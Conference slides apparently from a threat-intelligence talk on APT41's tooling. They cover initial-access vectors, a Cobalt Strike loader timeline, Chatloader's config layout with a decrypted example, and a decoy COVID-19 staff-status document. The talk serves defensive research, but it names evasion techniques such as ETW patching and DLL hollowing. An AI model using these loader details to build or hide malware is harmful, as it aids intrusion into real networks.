VB2021
localhost

Evolution after prosecution : Psychedelic APT41

TEAMT5
杜 浦 數 位 安 全
Persistent Cyber Threat Hunters

Who we are

Aragorn Tseng

Malware Analysis
Incident Response
Threat Intelligence

Charles Li

Malware Analysis
Threat Hunting
Threat Intelligence

Peter Syu

Malware Analysis
Incident Response
Tool Development

Tom Lai

Incident Response
Malware Analysis
Penetration

AGENDA

01 Initial Access

02 Cobalt Strike Loader

03 APT41's Backdoor

04 C2 Hiding Technique


05 Relation to other operations

06 Takeaway

The content of APT41 in this talk is mainly from 2020/9 to 2021/8

Target Country

Talk in last section



Target Industry

Healthcare

High-tech

Airlines

Telecom

Manufacturing

Media

Education

Gaming

Government

Financial

Energy


Research

New TTP

- Dll hollowing technique
- Certificate bypass
- InstallUtil
- Early bird code injection
- CDN service and Cloudfare worker
- Some new backdoor

Initial Access


- CVE-2021-34527(printnightmare)
- SQL vulnerabilities
- phpmyadmin vulnerabilities
- Web vulnerabilities
- Flash installer
- Fake Decoy Icon



Last update : 1 Feb 2021

Covid-19 : Weekly status updates


Division	Awaiting Test Result	Confirmed Case	Details
HGC	1	-	**Compulsory Test Order** 1. 1 staff (NSDO) living in Yan Shek House, Shek Yam Estate. Will WFH until test result released. **WFH** 1. 1 staff (SCFY) will WFH until 27 Jan 2021 after back to HK from China office **WFH : overseas offices** 1. US - until 26 Jan 2. UK - T4 Lockdown ; until further notice 3. Malaysia - Conditional Movement Control Order ; until 4 Feb 4. Singapore - Ministry of Manpower ; until further notice 5. S. Korea - COVID19 Warning Level 2.5 ; until end Jan 6. Thailand - travel order restrictions ; until end Jan **Work-on-shift : overseas office** 1. Philippines
BDx	-	-	**WFH : overseas offices** 1. UK - T4 Lockdown ; until further notice 2. India - until further notice



Summary of COVID-19 Handling_26 Jan.pptx

Cobalt Strike loader

Timeline for disseminating the Cobalt Strike



2020.7

Chacha20 shellcode or loader(Chatloader) appeared to extract Cobalt strike Beacon

2020.11

Use CDN service in Cobalt Strike, especially DNS beacon

2021.1

Use Cloudfare worker to hide real C2 IP

2021.3

Use certificate bypass and dll hollowing technique in Chatloader

2021.4

Use multiple .NET loaders and misuse InstallUtil to load CobaltStrike

2021.6

Use funnyswitch to load Cobalt Strike and use early bird code injection technique

Chatloader

- Uses chacha20 algorithm to decrypt the payload
- Most of the payload is Cobalt Strike, but we have also seen another backdoor
- ETW bypass
- Dll hollowing
- Certificate bypass(MS13-098)

offset	length	data
0x0:0xC	0xC	config nonce
0xc:0x10	0x4	config crc32
0x10:0x14	0x4c	config_enc_length
0x14:0x14+config_enc_length	config_enc_length	ciphertext
0x100:0x120	0x20	config key

Header:8BD6488B

length	data
0x4	Header
0x4	Check User is SYSTEM
0x4	Mutex trigger
0x4	Delete Loader trigger
0x4	Patch EtwEventWrite trigger
0x4	Process Hollowing trigger
0x4	Injected Process Name Length(x2)
InjectedProcess Name Length(x2)	InjectedProcess Name
0x4	Payload in Loader
0x4	Payload Name Length(x2)
Payload Name Length(x2)	Payload Name
0x4	Payload Size
0x4	Payload FilePointor
0x4	Payload crc32
0xC	Payload Nonce


Header:CB2F29AD

length	data
0x4	Header
0x4	Check User is SYSTEM
0x4	Mutex trigger
0x4	Delete Loader trigger
0x4	Patch EtwEventWrite trigger
0x4	Payload in Loader
0x4	Payload Name Length(x2)
Payload Name Length(x2)	Payload Name
0x4	Payload Size
0x4	Payload FilePointor
0x4	Payload crc32
0xC	Payload Nonce

Chatloader config example


```
====== Decrypt Config ======
Config Nonce (12 bytes) = 0xb5 0x5e 0x14 0x8d 0x46 0xe1 0x2e 0x97 0x5d 0x3d 0x75 0xf1
Config Nonce (base64) = tV4UjUbhLpddPXXx
Config CRC32 = 0xe 0xdc 0xac 0xad
Config CRC32 (base64) = DtysrQ==
Ciphertext length = 48
Config Key = 0xa2 0x42 0x99 0x5 0x5f 0x1f 0xc 0x14 0xcb 0xdd 0xb 0x1 0xdf 0xa6 0x4c 0x34 0xf5 0xfd 0x3 0x3c 0xa7 0xf1 0xaf 0x30 0xa0 0xc7 0x5c 0x57 0x35 0x9d 0x41 0xe0
Config Key (base64) = okKZBV8fDBTL3QsB36ZMNPX9Azyn8a8woMdcVzWdQeA=

====== Config ======
Head = 0xad 0x29 0x2f 0xcb
Check User is SYSTEM = 0
Mutex trigger = 0
Delete Loader trigger = 0
Patch EtwEventWrite trigger = 1
Payload in Loader = 0
Payload Name Length = 14
Payload Name = Despxs.dll
Payload Size = 3f800
Payload FilePointor = 0
Payload CRC32 = 0x40 0xf6 0x8f 0xa7
Payload Nonce (12 bytes) = 0x93 0x49 0x68 0x79 0x6a 0xda 0xb5 0xcf 0xf0 0xf1 0xb3 0x4f
```

Dll Hollowing

